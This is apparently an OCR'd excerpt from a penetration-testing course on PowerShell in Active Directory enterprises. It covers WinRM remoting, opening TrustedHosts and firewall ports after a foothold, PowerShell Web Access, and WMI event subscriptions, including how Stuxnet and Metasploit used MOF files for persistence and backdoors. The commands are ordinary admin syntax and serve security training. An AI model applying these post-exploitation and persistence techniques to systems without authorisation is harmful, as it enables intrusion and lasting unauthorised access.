Active Directory (AD) management with PowerShell is most likely to work on a domain controller. Another Active Directory member might have complicated authentication or be missing the cmdlets to properly perform specific tasks during post exploitation. A common example is using PowerShell from a domain member that hasn't logged on for more than 30 days. Specifically, the computer's Active Directory password may be out of sync, resulting in a Domain Trust error message. The possible cmdlets are what you should expect: Get, Set, New, and Remove AD objects. AD objects include Domain, OU, Computers, and Users, and other abstract objects such as AD Replication. Each object is an opportunity to harvest credentials.

The PowerShell Community Extensions and PoshSec have Active Directory cmdlets included, which do not require the Microsoft Active Directory Management tools to be installed. There are far fewer cmdlets available, but the ones you are most likely to use are there. Normally used for everyday management, pen testers can leverage these tools to maliciously manage an enterprise.


Enterprise PowerShell

- Enterprise PowerShell ~ Regular PowerShell
- Issues: Scope and authentication
  - Authentication complications
  - Misplacing modules
  - Misconfigurations at scale as well
- Pen testing with enterprise PowerShell for mass exploitation and post exploitation

Enterprise PowerShell

What changes when PowerShell is used on a larger scale? Syntax and cmdlets behave the same, generally. You might use more Active Directory aware modules instead of array objects. Think of enterprise PowerShell as leveraging mass management features into mass exploitation. You will run into new issues. Some trouble is due to differences between cmdlets and objects on destination versus the source. Sometimes the issue is Domain trust or other authentication difference between machines.

Cloud computing and multidomain management tend to have these authentication-related issues, whereas single workgroup or local PowerShell has more obvious or no permission hurdles to jump over. There may be a Certificate Authority that is untrusted, password synchronization, or other problems. Depending on where the problem is located, it may be misinterpreted as a different error (Unable to read file: Does it not exist or is there a missing module or script preventing it?). Even though there are new hurdles, the payout is greater to the pen tester. Leveraging PowerShell for mass recon, exploitation, or post-exploitation will quickly result in massive results.



PowerShell Remoting Setup

PowerShell Remoting is the concept of running a PowerShell command or console on one host that interacts with objects on another host. Remoting uses the WS-Management protocol, specifically the WinRM 2.0 service. Generally, it just works when enabled, but you may have to troubleshoot when the Domain is slightly misconfigured. There can be some authentication challenges. An easy but insecure way to trust any computer is to use this:

```
Set-Item wsman:\localhost\client\trustedhosts *
```

That setting will trust any computer to connect over WinRM and is only appropriate in a private testing environment. Because it's in many tutorials, it's worth trying during pen tests. After you gain a foothold as an attacker to allow WinRM connections, you should run the similar command (allowing the domain names or IP addresses you will be connecting from). This is a more appropriate setting:

```
Set-Item wsman:\localhost\client\trustedhosts
pc.my.io,*.mydomain.com,10.10.76.99
```

Of course, if Active Directory is properly configured with a working trust relationship, this setting is not needed. However, it is possible the WinRM/WSMAN was not auto-installed and configured correctly, so you may have to enable the HTTP and HTTPS ports used for WSMAN:


```
New-NetFirewallRule -Action Allow -DisplayName 'WinRM inbound' -Protocol
TCP -LocalPort 5985-5986 -RemoteAddress 172.16.200.0/24
```

PowerShell Remoting Usage

- For single one-line command pipelines

```
Invoke-Command -ComputerName -ScriptBlock {Verb-Noun; Verb-Noun}
```

- Use PSSession to keep context alive between lines




PowerShell Remoting Usage

PowerShell Remoting a single command is easy with the Invoke-Command -ComputerName & -ScriptBlock syntax. For scripting, use Connect-PSSession and Disconnect-PSSession; Enter-PSSession is only for interactive use.

```
Invoke-Command -ComputerName win12-200 -ScriptBlock {Set-ChildItem "C:\";
Get-Command *ADComputer }
```

But if you run a second Invoke-Command, you establish a new connection over WinRM and lose any variables or context. To Interactively use PowerShell over WinRM, use a PSSession as shown here:

```
PS C:\scripts> get-command *ADComputer
PS C:\scripts> Enter-PSsession win12-200
[win12-200]: PS C:\Users\Administrator\Documents> cd\
[win12-200]: PS C:\> get-command *ADComputer

CommandType     Name                                ModuleName
-----------     ----                                ----------
Cmdlet          Get-ADComputer\                     ActiveDirectory
Cmdlet          New-ADComputer                      ActiveDirectory
Cmdlet          Remove-ADComputer                   ActiveDirectory
Cmdlet          Set-ADComputer                      ActiveDirectory

[win12-200]: PS C:\> Exit-PSSession
PS C:\scripts>
```



Alternatives for PowerShell Remote Access

Microsoft's PowerShell Web Access is a feature that can be added to Windows Server 2012. This allows for secure use of PowerShell in a similar way as the console. (This lacks the ISE features and some terminal features of the console as well.) This can be great for use with a table or mobile web browser. An example command to install PowerShell Web Access is next, but note you use real certificates and not a test certificate in production environments. This example will allow all members of 'Domain Admins' to connect to any computer in the domain via the server's https://<servername>/myPSWA website.

```
Get-WindowsFeature -Name "*Power*Web*" | Install-WindowsFeature -
IncludeManagementTools -Restart
```

```
Install-PswaWebApplication -webApplicationName myPSWA -useTestCertificate
```

```
Add-PswaAuthorizationRule -UserGroupName 'CF-DOMAIN-200\Domain Admins' -ComputerName * -
ConfigurationName *
```

Nsoftware offers its PowerShell SSH Server software available for download. It is free for personal use and is limited to one simultaneous user. It does support many SSH and SFTP features. It can be found at: http://www.powershellserver.com/.

Any SSH client could connect to Nsoftware's SSH server, but you may find a PowerShell SSH client useful. A package for either PowerShell 2.0 or 3.0 is provided (including .NET library DLLs) by Joakim Svendsen at: http://www.powershelladmin.com/wiki/SSH_from_PowerShell_using_the_SSH.NET_library.


PowerShell Eventing

- Interactive PowerShell versus Event triggered
- Eventing: Triggering actions by object events
  - Find events by reading API documentation
  - Or enumerate with Get-Object cmdlet
- Stuxnet (and now Metasploit) can use WMI for event triggers
  - Great way to establish persistence
  - *__InstanceCreationEvent* subclass of *__Event*
  - Basically, by writing this MOF to the file system, it was triggering itself to execute

PowerShell Eventing

So far, we've only looked at using PowerShell interactively or by a script. Using PowerShell Eventing, we can subscribe to object events. Any COM, WMI, or .NET object can provide the necessary events. If an appropriate event object opportunity is not available via API documentation or Get-Member inspection, you might find another action that goes along with it: File system activity or log activity. Obviously, monitoring the entire set of logs or filesystems for the interesting event is less efficient and prone to complications.

Stuxnet (and now Metasploit) uses WMI Eventing for persistence and escalation to SYSTEM privileges. A Managed Object Format (MOF) file is created that contains a script to run an executable. The critical piece that Stuxnet relied on was the automatic compilation after being dropped into the c:\Windows\System32\wbem\mof\ directory. When compiled, it is automatically executed as it defines the __InstanceCreationEvent event trigger. In the present, the OS does not auto compile MOFs, but it can still be compiled as an Administrator and used to maintain a backdoor on the box.



WMI Events

The most common way to use Eventing in PowerShell is with WMI. For example, Register-WmiEvent can be used to define an event trigger, such as the starting of a new process. Simply registering with the event (subscribing) isn't going to have any obvious effect until it is defined with an -Action + -Scriptblock parameter. The following example effectively polls every 5 seconds (within 5) for writes to any Logical Disk and writes a message as an action:


```
Register-WmiEvent -query "select * from __instancecreationevent within 5
where targetinstance isa 'win32_logicaldisk'"  -action { Out-Host "Disk
Write!" }
```

This new drive notification event example does not poll automatically, but you can query all the disk events, because the Event was registered by executing Get-Event with the matching SourceIdentifier value.

```
Register-WmiEvent -Query "Select * from __InstanceCreationEvent within 5
where targetinstance isa 'win32_logicaldisk'" -SourceIdentifier disk -
Timeout 1000
Get-Event -SourceIdentifier disk
```

PowerShell Eventing: Timer Example

- Canonical example is a countdown timer



- Set an action for the end of countdown (elapsed)

```
Register-ObjectEvent -InputObject $timer
-EventName Elapsed -Action { Write-Host "DONE!"}
```


PowerShell Eventing: Timer Example

The canonical example of Eventing with PowerShell is to create a timer that executes a command when the timer reaches zero:

```
$timer = New-Object Timers.Timer
$timer | Get-Member -Type Event
#Interval in milliseconds
$timer.Interval = 1000
$timer.AutoReset = $true
$timer.Enabled = $true
Register-ObjectEvent -InputObject $timer -EventName Elapsed -Action {
Write-Host "DONE!" }
$timer.Stop()
```

Of course, you wouldn't execute $timer.Stop() until after you finish with it.